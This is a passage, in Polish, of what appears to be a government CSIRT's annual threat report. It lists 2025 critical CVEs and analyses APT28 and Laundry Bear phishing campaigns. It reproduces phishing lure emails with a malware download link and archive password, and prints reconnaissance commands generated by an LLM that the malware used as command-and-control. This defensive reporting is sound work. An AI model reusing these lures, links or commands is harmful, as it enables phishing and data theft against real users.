- **VMware ESXi (CVE-2025-22224)** – Krytyczna podatność związana z błędem w obsłudze pamięci (TOCTOU), która może prowadzić do zapisu danych poza dozwolonym obszarem. Umożliwia ona uruchomienie złośliwego kodu na hoście, co może doprowadzić do przejęcia kontroli nad środowiskiem wirtualizacji i innymi maszynami.

Kwiecień

- **Ivanti (CVE-2025-22457)** – Podatność w produktach Ivanti wynikająca z przepełnienia bufora w interfejsie sieciowym. Podatność umożliwia zdalne wykonanie kodu.
- **SAP (CVE-2025-31324)** – Krytyczna podatność w platformie SAP NetWeaver. Luka umożliwia nieuwierzytelnionemu atakującemu przesłanie na podatny serwer dowolnych plików, co w efekcie może prowadzić do kompromitacji systemu.

Maj

- **Fortinet (CVE-2025-32756)** – Krytyczna podatność w produktach FortiVoice, FortiMail, FortiNDR, FortiRecorder oraz FortiCamera umożliwia zdalnemu, nieuwierzytelnionemu atakującemu wykonanie dowolnego kodu lub poleceń poprzez wysłanie spreparowanych żądań HTTP.



Czerwiec

- **NetScaler (CVE-2025-5777, CVE-2025-6543, CVE-2025-7775)** – Podatności wynikające z błędów w obsłudze pamięci, umożliwiające m.in. zdalne wykonanie kodu (RCE), odczyt danych z pamięci lub atak typu DoS na urządzeniach skonfigurowanych jako brama lub serwer wirtualny.
- **Cisco (CVE-2025-20282)** – Krytyczna podatność w oprogramowaniu Cisco Identity Services Engine (ISE) wynikająca z błędnej implementacji mechanizmu generowania poświadczeń podczas instalacji. Wykorzystanie podatności umożliwia atakującemu nieautoryzowany dostęp administracyjny, modyfikację konfiguracji systemu lub eskalację uprawnień.
- **Google Chrome (CVE-2025-6554)** – Podatność typu type confusion w silniku przeglądarki, umożliwiającą manipulację strukturami obiektów w pamięci i uzyskanie dostępu do nieautoryzowanych obszarów pamięci. Wykorzystanie podatności może prowadzić do zdalnego wykonania kodu na urządzeniu użytkownika.
- **Roundcube (CVE-2025-49113)** – Podatność typu RCE wynikająca z braku walidacji parametru „from”. Umożliwia zdalnemu uwierzytelnionemu atakującemu wykonanie dowolnego kodu na serwerze, co może prowadzić do przejęcia systemu i dostępu do korespondencji użytkowników.

Lipiec

- **Fortinet (CVE-2025-25257)** – Podatność typu SQL Injection w webowym interfejsie zarządzania (GUI), wynikająca z niewłaściwej walidacji danych wejściowych. Umożliwia przesłanie sformułowanego żądania HTTP/HTTPS zawierającego złośliwe zapytania SQL, które mogą zostać wykonane w bazie danych urządzenia.
- **Microsoft SharePoint (CVE-2025-53770, CVE-2025-53771)** – Podatności umożliwiające obejście mechanizmów uwierzytelniania oraz uzyskanie dostępu do zasobów serwera SharePoint. Wykorzystanie luk może prowadzić do kradzieży danych, eskalacji uprawnień oraz dalszej kompromitacji infrastruktury organizacji.

Sierpień

- **Trend Micro (CVE-2025-54948)** – Krytyczna podatność w konsoli zarządzania Trend Micro Apex One. Umożliwia zdalnemu, nieuwierzytelnionemu atakującemu przesłanie złośliwego kodu oraz wykonanie poleceń systemowych na serwerze zarządzającym. Wykorzystanie podatności może



przewodzą do kompromitacji systemu.

- **WinRAR (CVE-2025-8088)** – Podatność typu path traversal programu WinRAR w wersji dla systemu Windows umożliwia atakującemu zapisanie plików poza katalogiem docelowym podczas rozpakowywania spreparowanego archiwum. Może to prowadzić do zapisania złośliwego pliku w lokalizacjach uruchamianych automatycznie przez system, co w konsekwencji może doprowadzić do wykonania dowolnego kodu po otwarciu archiwum przez użytkownika.
- **Linksys (CVE-2025-9482)** – Podatność w urządzeniach Linksys RE6250, RE6300, RE6350, RE6500, RE7000 oraz RE9000 wynika z niewłaściwej walidacji danych wejściowych interfejsu zarządzania. Atakujący może zdalnie przestać spreparowane parametry w żądaniu HTTP, co prowadzi do nadpisania pamięci i potencjalnego wykonania dowolnego kodu na urządzeniu.

Wrzesień

- **Cisco (CVE-2025-20333, CVE-2025-20363)** – Zestaw krytycznych podatności w oprogramowaniu Cisco Identity Services Engine (ISE) wynikających z niewłaściwej walidacji danych wejściowych oraz błędów w obsłudze interfejsów aplikacyjnych. Luki mogą umożliwić atakującemu wykonanie nieautoryzowanych operacji w systemie lub uzyskanie dostępu do wrażliwych danych przechowywanych w platformie.

Październik

- **Microsoft Windows (CVE-2025-33053)** – Krytyczna podatność w kliencie WebDAV systemu Windows umożliwia zdalne wykonanie kodu (RCE) poprzez wykorzystanie specjalnie spreparowanych plików skrótów internetowych (.URL). Luka wynika z niewłaściwej obsługi ścieżki roboczej podczas uruchamiania skrótu, co może doprowadzić do uruchomienia narzędzia diagnostycznego Internet Explorera (ieddiagcmd.exe) i załadowania złośliwego oprogramowania z kontrolowanego przez atakującego zasobu WebDAV. Atak wykorzystuje technikę DLL/Binary Sideload i może prowadzić do uruchomienia złośliwego kodu w systemie ofiary.
- **Oracle (CVE-2025-61882)** – Krytyczna podatność w komponencie Oracle Concurrent Processing (BI Publisher Integration) w pakiecie Oracle E-Business Suite umożliwia nieuwierzytelnionemu atakującemu posiadającemu dostęp do sieci wykonanie zdalnego kodu poprzez przesłanie spreparowanych żądań HTTP. Skuteczne wykorzystanie podatności może prowadzić do instalacji złośliwego oprogramowania, kradzieży danych oraz kompromitacji systemu.



- **Oracle (CVE-2025-53072)** – Krytyczne podatności w Oracle E-Business Suite w module Oracle Marketing (Marketing Administration), umożliwiające zdalnemu, nieuwierzytelnionemu atakującemu uzyskanie dostępu do systemu przez interfejs HTTP.

Listopad

- **NetScaler (CVE-2025-12101)** – Podatność w module webowym, umożliwiającą wykonanie skryptu po stronie klienta bez uwierzytelnienia, gdy urządzenie jest skonfigurowane jako brama lub serwer wirtualny.
- **Fortinet (CVE-2025-64446)** – Krytyczna podatność w wybranych produktach Fortinet wynikająca z niewłaściwej walidacji danych wejściowych w interfejsie zarządzania. Umożliwia zdalnemu atakującemu przestanie spreparowanych żądań HTTP w celu wykonania nieautoryzowanych operacji w systemie. W określonych scenariuszach wykorzystanie podatności może prowadzić do uzyskania dostępu do urządzenia oraz dalszej kompromitacji infrastruktury sieciowej.
- **Microsoft Windows (CVE-2025-62215)** – Podatność w systemie Microsoft Windows wynikająca z nieprawidłowej obsługi operacji w komponentach jądra systemu. Lokalny użytkownik może wykorzystać lukę do podniesienia uprawnień i wykonania kodu z uprawnieniami systemowymi, co może prowadzić do kompromitacji systemu operacyjnego.

Grudzień

- **Fortinet (CVE-2025-59718)** – Krytyczna podatność w mechanizmie FortiCloud SSO w produktach Fortinet, wynikająca z nieprawidłowej weryfikacji podpisów kryptograficznych. Luka umożliwia atakującemu przestanie spreparowanej odpowiedzi SAML, pominięcie procesu uwierzytelnienia oraz uzyskanie nieautoryzowanego dostępu do urządzenia.
- **React (CVE-2025-55182)** – Krytyczna podatność wynikająca z nieprawidłowej deserializacji danych w protokole React Server Components. Luka umożliwia zdalne wykonanie kodu na serwerze aplikacji poprzez przestanie specjalnie przygotowanych danych do aplikacji.



ZAGROŻENIA ZE STRONY GRUP SPONSOROWANYCH I HAKTYWISTYCZNYCH



2025 rok był kolejnym, który charakteryzował się wysoką aktywnością grup stanowiących zagrożenie dla bezpieczeństwa państwa w obszarze cyberprzestrzeni. Aktorzy motywowani politycznie oraz ideologicznie prowadzili ataki przeciwko organizacjom na całym świecie, w tym w Polsce. Położenie geograficzne Polski oraz zaangażowanie w sojusz NATO oraz Unię Europejską determinuje wysoki poziom zagrożenia dla administracji państwowej oraz infrastruktury krytycznej, wynikający z działań ukierunkowanych przypisywanych przede wszystkim grupom o atrybucji rosyjskiej oraz chińskiej, a także innym, w mniejszym stopniu wyróżniającym się w całościowym krajobrazie zagrożeń.

W 2025 roku Zespół CSIRT GOV obserwował aktywność licznych aktorów, wśród których wyróżniły się przede wszystkim grupy APT z kierunków wschodnich oraz prorosyjskie kolektywy hakywistyczne. Poniżej zaprezentowane zostały najciekawsze zdarzenia z ubiegłego roku – kampanie socjotechniczne, ataki z wykorzystaniem podatności oraz inne próby przełamывania zabezpieczeń.

Kierunek rosyjski

W 2025 roku w cyberprzestrzeni RP, podobnie jak w poprzednich latach, dominującym źródłem zagrożenia pozostawała grupa określana jako APT28. Jej działalność przejawiała się w 2025 roku w postaci kampanii socjotechnicznych dystrybuujących oprogramowanie typu stealer, a same zarejestrowane ataki wymierzone były w polską administrację rządową.

Jednym z przykładów ataku grupy była kampania spearphishingowa³, w ramach której ofierze dostarczane było złośliwe oprogramowanie. W treści wiadomości aktor wykorzystał różnorodne motywy, m.in. zaproszenie na konferencję międzynarodową czy najnowszy program wykorzystujący sztuczną inteligencję do modyfikowania fotografii. Formatowanie maila miało sugerować, że wiadomość została przekazana dalej i jest autentyczną korespondencją przesyłaną w zaufaniu, a przejęte skrzynki pocztowe miały dodatkowo zwiększać wiarygodność nadawcy⁴.

3 - T1566 – Initial Access – Phishing

4 - T1586.002 – Resource Development – Compromise Accounts – Email Accounts



chamados.sepc@ac.gov.br
chamados.sepc@ac.gov.br
4/23/25, 4:18 AM
FWD: UndressAI

From: Col Marek
Sent: Monday, April 22, 2025 10:43 PM
To: Marcin
Subject: UndressAI

Cześć przyjacielu!

Przepraszam, że dawno nie pisałem, jak się masz?

Trzeba by się spotkać, dawno się nie widzieliśmy.
A propos, pamiętasz, mówiłem ci o jakimś programie?
Mój znajomy w końcu mi go przysłał, zapłacił za niego 20\$, a ja dostałem go za darmo!
Wrzucasz zdjęcie, a on zdejmuje ubrania z człowieka. Ale działa dobrze tylko wtedy, gdy na zdjęciu jest tylko jedna osoba.
Jedyny problem, mój antywirus się włączył, ale wyłączyłem go i wszystko jest w porządku.

Nie przesyłaj tego nikomu, on mi też nie chciał go wysłać.

Hasło do archiwum: UndressAI_PremiumVersion123

Program tutaj:
https://mega.nz/file/ft8EwOIC#bDvkEZMidoWggn6IMr2_gm9JK_Vj0b-3L4KihnTMMw

Col Marek
Chief expert


Rysunek 36. Wiadomość w ramach kampanii APT28.

Link⁵ zawarty w wiadomości prowadził do pobrania archiwum z popularnego serwisu do udostępniania plików⁶, które zapisywane było wówczas na stacji roboczej ofiary. Po jego rozpakowaniu użytkownik skłaniany był do uruchomienia pliku wykonywalnego⁷ – dla motywu kampanii podszywającej się pod konferencję międzynarodową był to plik ConferenceAgenda.docx.exe, w przypadku oprogramowania imitującego aplikację AI odpowiednio plik Screenshot.jpg.exe lub UndressAI_portable.exe.

5 - T1204.001 – Execution – User Execution – Malicious Link


6 - T1583.006 – Resource Development – Acquire Infrastructure – Web Services

7 - T1204.002 – Execution – User Execution – Malicious File



Rysunek 37. Zawartość archiwum pobranego z odnośnika w wiadomości dla kampanii z dystrybucją oprogramowania AI.

Aktor zastosował dla niektórych plików w archiwum mechanizmy ukrycia rzeczywistego rozszerzenia pliku wykonywalnego .exe⁸, wykorzystując ustawienia systemu Windows domyślnie ukrywające rozszerzenia plików. Mechanizm ten pozwalał na prezentację użytkownikowi nazwy plików wykonywalnych jako potencjalnie niezłośliwych (np. jako dokument pakietu Office ConferenceAgenda.docx lub pliku graficznego Screenshot.jpg).



Rysunek 38. Widok zawartości rozpakowanego archiwum przy domyślnych ustawieniach wyświetlania.



Po uruchomieniu pliku następowała komunikacja złośliwego programu poprzez zapytanie HTTP POST do adresu IP wskazującego na zasób kontrolowany przez atakującego. Dane wysyłane w ten sposób zawierały wykradzione przez złośliwe oprogramowanie informacje o systemie operacyjnym, ciasteczkach przechowywanych na dysku⁹, zapisanych hasłach¹⁰, historii przeglądarek oraz pliki o wybranych rozszerzeniach¹¹. Analiza statyczna pliku wykazała, że został on skompresowany packerem UPX do rozmiaru 4 MB, a jego kod napisany w języku Go został zaobfuskowany. Wszystkie te elementy wskazywały, że złośliwe oprogramowanie dystrybuowane przez atakującego było stealerem, wytworzonym za pomocą narzędzia określanego jako VENOM, czyli konfigurowalnego, otwartoźródłowego generatora oprogramowania służącego do wykradania danych ze stacji roboczych.

Biorąc pod uwagę zidentyfikowane kampanie atrybuowane do grupy APT28, nie można pominąć pewnego rodzaju kontynuacji poprzedniej kampanii, wykorzystującej sztuczną inteligencję nie tylko jako motyw, ale także element samego malware'u. Jedna z wersji złośliwego oprogramowania nazwanego LAMEHUG wykorzystanego przeciwko celom w Polsce sugerowała wykorzystanie najnowszej technologii AI do generowania realistycznych obrazów zgodnie z określonymi danymi wejściowymi wprowadzanymi przez użytkownika. Same wiadomości wysyłane przez atakujących były podobne do tych pochodzących z kampanii VENOM – ponownie treść prezentowana była jako przekazanie wcześniejszej korespondencji, a złośliwe oprogramowanie hostowane było w tej samej usłudze.

9 - T1539 – Credential Access – Steal Web Session Cookie

10 - T1606.001 – Credential Access – Credentials from Password Stores – Credentials from Web Browsers

11 - T1083 – Discovery – File and Directory Discovery



P pragadeesh@amypo.in
pragadeesh@amypo.in 2:42 AM
FWD: Uncensored (and erotic) images generator with some examples

From: AI CANVAS PRO TEAM <team@aicanvaspro.com>
Sent: Thursday, June 19, 2025 10:43 AM
To: mike [REDACTED]
Subject: Uncensored (and erotic) images generator+ some examples

Hello,

We're thrilled to introduce AI Canvas Pro—the most advanced, uncensored AI image generator that brings your wildest ideas to life with no restrictions. Whether you're an artist, designer, or just love experimenting with AI, this tool is your gateway to boundless creativity.

Why AI Canvas Pro?

ITS FREE!

No Filters, No Limits – Generate any image you imagine
Hyper-Realistic Outputs – Stunning quality in seconds
Easy-to-Use – No technical skills needed. **No registration.** No email confirmation.

Exclusive Early Access – Download now before public release

Get It Now: <https://mega.nz/folder/...>

Archive password: AI_Canvas_PRO_Uncensored_v0.9

Don't miss out—your imagination is the only limit!


Some example generated images can be found in the archive with the app.

Questions? Reply to this email—we'd love to help!

Rysunek 39. Wiadomość w ramach kampanii APT28 dystrybuująca LAMEHUG.

Archiwum pobierane z zewnętrznego zasobu zawierało plik wykonywalny Image_generator_AI_Canvas_PRO_v0.9.exe oraz towarzyszące mu pliki – przykładowe zapytania w pliku tekstowym oraz obrazki rzekomo wygenerowane przez narzędzie. Szkodliwe oprogramowanie uruchamiało się w wierszu poleceń, gdzie ofiara nakłaniana była do wpisania własnego polecenia, a po jego zatwierdzeniu następowała komunikacja z modelem LLM na platformie Hugging Face, pełniącym rolę serwera Command & Control¹².

12 - T1588.007 – Resource Development – Obtain Capabilities – Artificial Intelligence



Rysunek 40. Program po uruchomieniu.

Oprogramowanie przesyłało do usługi sztucznej inteligencji prompt celem wygenerowania zestawu komend gromadzących informacje o stacji roboczej, systemie operacyjnym, procesach i konfiguracji sieciowej, a następnie uzyskania kolejnych komend odpowiadających za rekursywne kopiowanie plików pakietu Office, dokumentów PDF oraz plików TXT z typowych folderów je przechowujących, a następnie umieszczenie ich w nowo utworzonym folderze. Technika ta umożliwiła atakującemu uzyskanie złośliwych poleceń bez zaimplementowania ich w kodzie programu, co tym samym utrudniało właściwą detekcję w trakcie analizy¹³.

No.	Time	Source	Destination	Protocol	Length	Info
96	2025-06-24 15:19:52,437...	10.0.2.15	10.0.2.15	HTTP/JSON	553	POST /hyperbolic/v1/chat/completions HTTP/1.1 , JSON (application/json)
97	2025-06-24 15:19:52,437...	10.0.2.15	10.0.2.15	TCP	60	443 → 50520 [ACK] Seq=4368 Ack=901 Win=65535 Len=0
98	2025-06-24 15:19:52,437...	10.0.2.15	10.0.2.15	TCP	60	443 → 50520 [ACK] Seq=4368 Ack=901 Win=65535 Len=0

```
[Member with value: role:Windows systems administrator]
String value: Windows systems administrator
Key: role
[Path: /messages/[]/role]
Member: content
[Path with value [-]: /messages/[]/content:Make a list of commands to create folder C:\\Programdata\\info and to gather computer information, hardware information, process and se
[Member with value [-]: content:Make a list of commands to create folder C:\\Programdata\\info and to gather computer information, hardware information, process and services info
String value [-]: Make a list of commands to create folder C:\\Programdata\\info and to gather computer information, hardware information, process and services information, netwo
Key: content
[Path: /messages/[]/content]
```

Rysunek 41. Zapytanie HTTP POST do sztucznej inteligencji.

No.	Time	Source	Destination	Protocol	Length	Info
134	2025-06-24 15:19:58,935...	10.0.2.15	10.0.2.15	TLSv1.3	88	HTTP/1.1 200 OK , JSON (application/json)
135	2025-06-24 15:19:58,937...	10.0.2.15	10.0.2.15	TCP	54	50520 → 443 [FIN, ACK] Seq=1400 Ack=5688 Win=62920 Len=0
136	2025-06-24 15:19:59,037...	10.0.2.15	10.0.2.15	TCP	60	443 → 50520 [ACK] Seq=4368 Ack=901 Win=65535 Len=0

```
[Path: /choices/[]/message/role]
Member: content
[Path with value [-]: /choices/[]/message/content:mkdir C:\\Programdata\\info && systeminfo >> C:\\Programdata\\info\\info.txt && wmic computersystem get name,domain >> C:\\Pro
[Member with value [-]: content:mkdir C:\\Programdata\\info && systeminfo >> C:\\Programdata\\info\\info.txt && wmic computersystem get name,domain >> C:\\Programdata\\info\\in
String value [-]: mkdir C:\\Programdata\\info && systeminfo >> C:\\Programdata\\info\\info.txt && wmic computersystem get name,domain >> C:\\Programdata\\info\\info.txt && wmic
Key: content
[Path: /choices/[]/message/content]
```

Rysunek 42. Odpowiedź serwera zawierająca złośliwe polecenia.

13 - T1027.010 – Defense Evasion – Obfuscated Files or Information – Command Obfuscation



Zwrócone polecenia były wykonywane na zainfekowanej stacji roboczej ofiary. Wszystko to było realizowane w tle, gdzie jednocześnie – celem uśpienia czujności ofiary – prezentowany był wytworzony przez AI obrazek, przesyłany w formie zaszyfrowanych w Base64 ciągów tekstowych¹⁴.

No.	Time	Source	Destination	Protocol	Length	Info
4...	2025-06-24 15:20:13,5065...		10.0.2.15	TCP	1494	443 → 50531 [ACK] Seq=49348 Ack=1136 Win=65535 Len=1440
4...	2025-06-24 15:20:13,5066...		10.0.2.15	HTTP/JSON	640	HTTP/1.1 200 OK , JSON (application/json)

TLS segment data (8846 bytes)

[7 Reassembled TLS segments (46673 bytes): #386(2241), #389(2636), #401(10544), #411(8949), #423(10071), #427(3386), #438(8846)]

[Frame: 386, payload: 0-2240 (2241 bytes)]

[Frame: 389, payload: 2241-4876 (2636 bytes)]

[Frame: 401, payload: 4877-15420 (10544 bytes)]

[Frame: 411, payload: 15421-24369 (8949 bytes)]

[Frame: 423, payload: 24370-34440 (10071 bytes)]

[Frame: 427, payload: 34441-37826 (3386 bytes)]

[Frame: 438, payload: 37827-46672 (8846 bytes)]

[Segment count: 7]

[Reassembled PDU length: 46673]

[Reassembled PDU data [...]: 485454502f312e3120323030204f4b0d0a436f6e74656e742d547970653a206170706c69636174696f6e2f6a736f6e0d0a436f6e74656e742d4c65

Rysunek 43. Odpowiedź serwera zawierająca wygenerowaną przez sztuczną inteligencję grafikę.

Pod przykrywką działania zgodnie z zapowiedzią mailową, oprócz rzeczywistego generowania grafik narzędzie gromadziło również informacje – dane na temat stacji roboczej oraz zapisane na niej pliki. Dane te były przysyłane na zewnętrzny zasób poprzez protokół SSH¹⁵. Wskazana kampania stanowiła zarazem pierwszy zarejestrowany przez Zespół CSIRT GOV przypadek, gdzie sztuczna inteligencja została wykorzystana jako integralny element funkcjonowania złośliwego oprogramowania.

Rok 2025 przyniósł także aktywność nowego aktora, znanego jako Laundry Bear. Ujawnione zagrożenie dotyczyło osób potencjalnie zainteresowanych uczestnictwem w międzynarodowej konferencji z obszaru bezpieczeństwa narodowego i obronności, wykorzystując zaproszenie na to rzeczywiste wydarzenie w celu wyłudzenia danych logowania¹⁶.


W celu uwiarygodnienia korespondencji aktor zastosował technikę typosquatting, co oznacza zarejestrowanie domeny łudząco podobnej nazwą do autentycznej, ale z podmianą jednego lub kilku znaków – w tym przypadku zarejestrowana przez aktora domena miała nazwę ebsumrnit.eu zamiast ebsummit.eu¹⁷.

¹⁴ - T1140 – Defense Evasion – Deobfuscate/Decode Files or Information

¹⁵ - T1071 – Command and Control – Application Layer Protocol

¹⁶ - T1656 – Defense Evasion – Impersonation

¹⁷ - T1583.001 – Resource Development – Acquire Infrastructure – Domains



Rysunek 44. Wiadomość dystrybuowana w ramach kampanii Laundry Bear.

Ofiara była zachęcana w treści wiadomości do otwarcia załącznika w postaci pliku PDF¹⁸ i zeskanowania umieszczonego w nim kodu QR¹⁹, prowadzącego do fałszywego panelu logowania usługi Microsoft 365²⁰. Jest to technika, która pojawia się w kampaniach socjotechnicznych coraz częściej ze względu na stałe wzmacnianie ochrony poczty i całości infrastruktury przez administratorów systemów atakowanych organizacji. Ofiara w tym przypadku sięga po urządzenie posiadające kamerę, tj. telefon komórkowy lub tablet, które typowo chronione są w znacznie mniejszym stopniu niż stacje robocze pracowników organizacji, a otwarcie phishingowej strony internetowej i podanie danych logowania do służbowej poczty elektronicznej nie jest odnotowywane w logach monitorowanych przez administratorów.

18 - T1566.001 – Initial Access – Phishing – Spearphishing Attachment


19 - T1204.001 – Execution – User Execution – Malicious Link

20 - T1056.003 – Credential Access – Input Capture – Web Portal Capture




Rysunek 45. Zawartość załącznika PDF z kodem QR prowadzącym do fałszywego panelu logowania.

Aktywność w szczególnie sposób wyróżniającą się w 2025 roku stanowiły ataki na konta w komunikatorach internetowych, stanowiących istotne źródło informacji dla adversarza ukierunkowanego na działania szpiegowskie. Zaobserwowane w Polsce ataki, podobnie jak w innych europejskich państwach, polegały na podszywaniu się przez atakującego pod zespół wsparcia komunikatora – Signal Support, aby pod pozorem weryfikacji konta po wykryciu podejrzaney aktywności wyłudzić kod weryfikacyjny oraz kod PIN.



Rysunek 46. Przebieg ataku.

